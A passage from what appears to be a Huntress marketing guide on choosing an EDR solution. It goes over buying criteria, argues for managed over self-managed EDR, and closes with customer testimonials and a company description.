An ideal EDR solution should be easy to roll out and use, with a user-friendly interface and intuitive navigation. This also includes the ability to easily deploy to lots of endpoints in a scalable and cost-effective way.

Response and Remediation

Threat detection is necessary, but it shouldn't stop there. Timely response and mitigation must be an integral part of any EDR solution. This means the solution should be able to identify and classify threats accurately, but just as important, it should give you actionable intelligence and offer an easy way to mitigate a threat once it is uncovered. In some cases, this includes the ability to kill processes, quarantine files, remove persistence mechanisms, or isolate endpoints.

Compatibility and Integration

EDR should be an additional layer to your security stack, so think about how it'll work with the rest of your stack. Integration into your existing setup shouldn't require hours of frustrating tuning and tweaking. Similarly, nearly all EDR solutions use an endpoint agent that's closely tied to the endpoint's operating system, so it can have serious performance ramifications if not well-designed and tested. Look for a solution that plays nice with your other tools, can easily install or uninstall, and will have minimal to no impact on endpoint users.

Automation and Analytics

A good EDR solution lets your analysts create custom searches and rules to help tune out the noise. If you have an EDR solution that isn't collecting valuable analytics or tuning detections, you are setting your analysts up for failure and, most likely, missing malicious activity.

Threat Hunting

Rather than just reacting to alerts, the best EDR solutions should give you the ability to proactively hunt for threats beyond the solution's detection capabilities. That could mean the solution offers a large library of pre-built detections, or it's backed by a dedicated team of experts who can track down potentially malicious activity on your behalf.

Price

An EDR solution shouldn't break the bank. Some solutions are made for enterprise-sized wallets, so don't be afraid to shop around and select one that fits your budget. Just because something is expensive doesn't necessarily make it better; on the other hand, something less expensive doesn't necessarily mean it's lower quality.

Management and Support

It's important to consider what level of support and management you would need from your EDR vendor—it affects everything from upfront cost down to how well you can deploy, troubleshoot, optimize, and maintain the solution. Because EDR solutions need a lot of time and attention, more businesses opt for a fully managed solution. With managed EDR solutions, you get all the EDR functionality without the headaches and growing pains. Managed EDR solutions typically include access to a team of security experts, which can help reduce alert fatigue and false positives, and can give you enhanced visibility and threat hunting capabilities.

The Power of Managed EDR

The key benefits versus self-managed.


To address the staffing, expertise, and resource challenges that come with many modern EDR solutions, businesses and IT teams are turning to managed EDR solutions instead of the traditional self-managed approach.

A managed EDR solution is typically provided as a service, with a vendor managing the EDR infrastructure and providing ongoing monitoring, analysis, and response assistance.

One of the main benefits of a managed EDR solution is the ability to offload the burden of managing the solution to a team of security experts.

Hackers don't work 9 to 5, and neither should your security team.

Managed EDR solutions are often backed by a security team that can provide 24/7 coverage—not to mention they can help with day-to-day management, like triaging alerts, threat investigations, and incident response. Plus, they have the technical know-how to investigate suspicious activity, offer mitigation guidance and deal with threats in real time—giving you direct access to their expertise without needing to find and retain that talent in-house.



Another major benefit of a managed EDR solution is reducing alert fatigue and false positives. A managed EDR solution typically includes advanced analytics capabilities or an element of verification from a team of analysts, which can help filter out false positives and prioritize the most critical alerts before theyit even cross your desk. This can help security teams identify and respond to threats more effectively versus being overwhelmed by the loud, irrelevant noise that can come with self-managed solutions.

Depending on your business needs and current resources, managed EDR may be an option you'll want to consider.

Overall, a managed EDR solution can provide non-enterprise businesses with an effective and efficient way to detect and respond to threats, while also addressing common challenges and pitfalls associated with unmanaged EDR solutions.

About Huntress Managed EDR

Get to know a fully managed solution backed by a 24/7 SOC.


At Huntress, we know that managed EDR should alleviate your biggest security obstacles and not create more for you. That's why we built Huntress Managed EDR with all businesses and IT teams in mind.

Huntress Managed EDR is a powerful and effective managed EDR solution backed by a 24/7 team of cyber experts. By combining extensive detection technology with real human experts, we help uncover, isolate, and contain the threats that are targeting your business—all without the impossible cost, expertise, and personnel burdens created by other platforms.

What makes us different? Huntress is cybersecurity for all businesses, not just the 1%

Huntress Managed EDR is built to support you where you need it most. That means we have you covered, from red flag to remediation. Our powerful detection technology is seamlessly integrated with our experienced Security Operations Center (SOC) team, giving you 24/7 follow-the-sun coverage to investigate and verify all suspicious activity in your environment. But we don't stop there. We make threat remediation actionable and easy by delivering easy-to-follow mitigation steps or one-click approval for automated actions —so you can act quickly and stop attacks in their tracks.

But don't just take our word for it! See why Huntress partners and customers love working with us and having Huntress Managed EDR in their stack.



[redacted] 5:07 AM

to [redacted]

On a different note, just want to call a special shout out to "Dan Martin" in SOC. He was THE man tonight. Been down to a false alarm for 6+ hours, needing [redacted] to chime in. Chat was useless with [redacted] and they escalated, despite it being P1 in their system nobody ever called and nobody could tell me when.


Dan went above and beyond to help get a resolution without [redacted] and I am back in action.

He deserves special recognition for being extra helpful so please ring the right bells internally on my behalf.

Thanks


[redacted]

President, [redacted]



> I feel much more confident in our organization’s security with Huntress on our side. Huntress has a clean, easy-to-use interface that only shows me the most essential information. I trust Huntress’s team to filter out the noise and only alert us when necessary. And when they do need to contact us, they already have an action plan in mind.

Alexander S.
Security Analyst



> With the Huntress SOC, we have some of the best minds of cybersecurity at our disposal. They help us validate incidents, handle them, and also level up our own knowledge.
>
> With the context and information included in their personalized reports, any tier one technician can easily understand what threats have been detected and take the appropriate next steps—it's been a great force multiplier for us.

Anthony C.
CISCO

About Huntress

Huntress is the enterprise-grade, people-powered cybersecurity solution for all businesses, not just the 1%. With fully owned technology developed by and for its industry-defining team of security analysts, engineers, and researchers, Huntress elevates underresourced tech teams whether they work within outsourced IT environments or in-house IT and security teams.

The 24/7 industry-leading Huntress Security Operations Center (SOC) covers cyber threats for outsourced IT and in-house teams through remediation with a false-positive rate of less than 1%. With a mission to break down barriers to enterprise-level security and always give back more than it takes, Huntress is often the first to respond to major hacks and threats while protecting its partners and shares tradecraft analysis and threat advisories with the community as they happen.

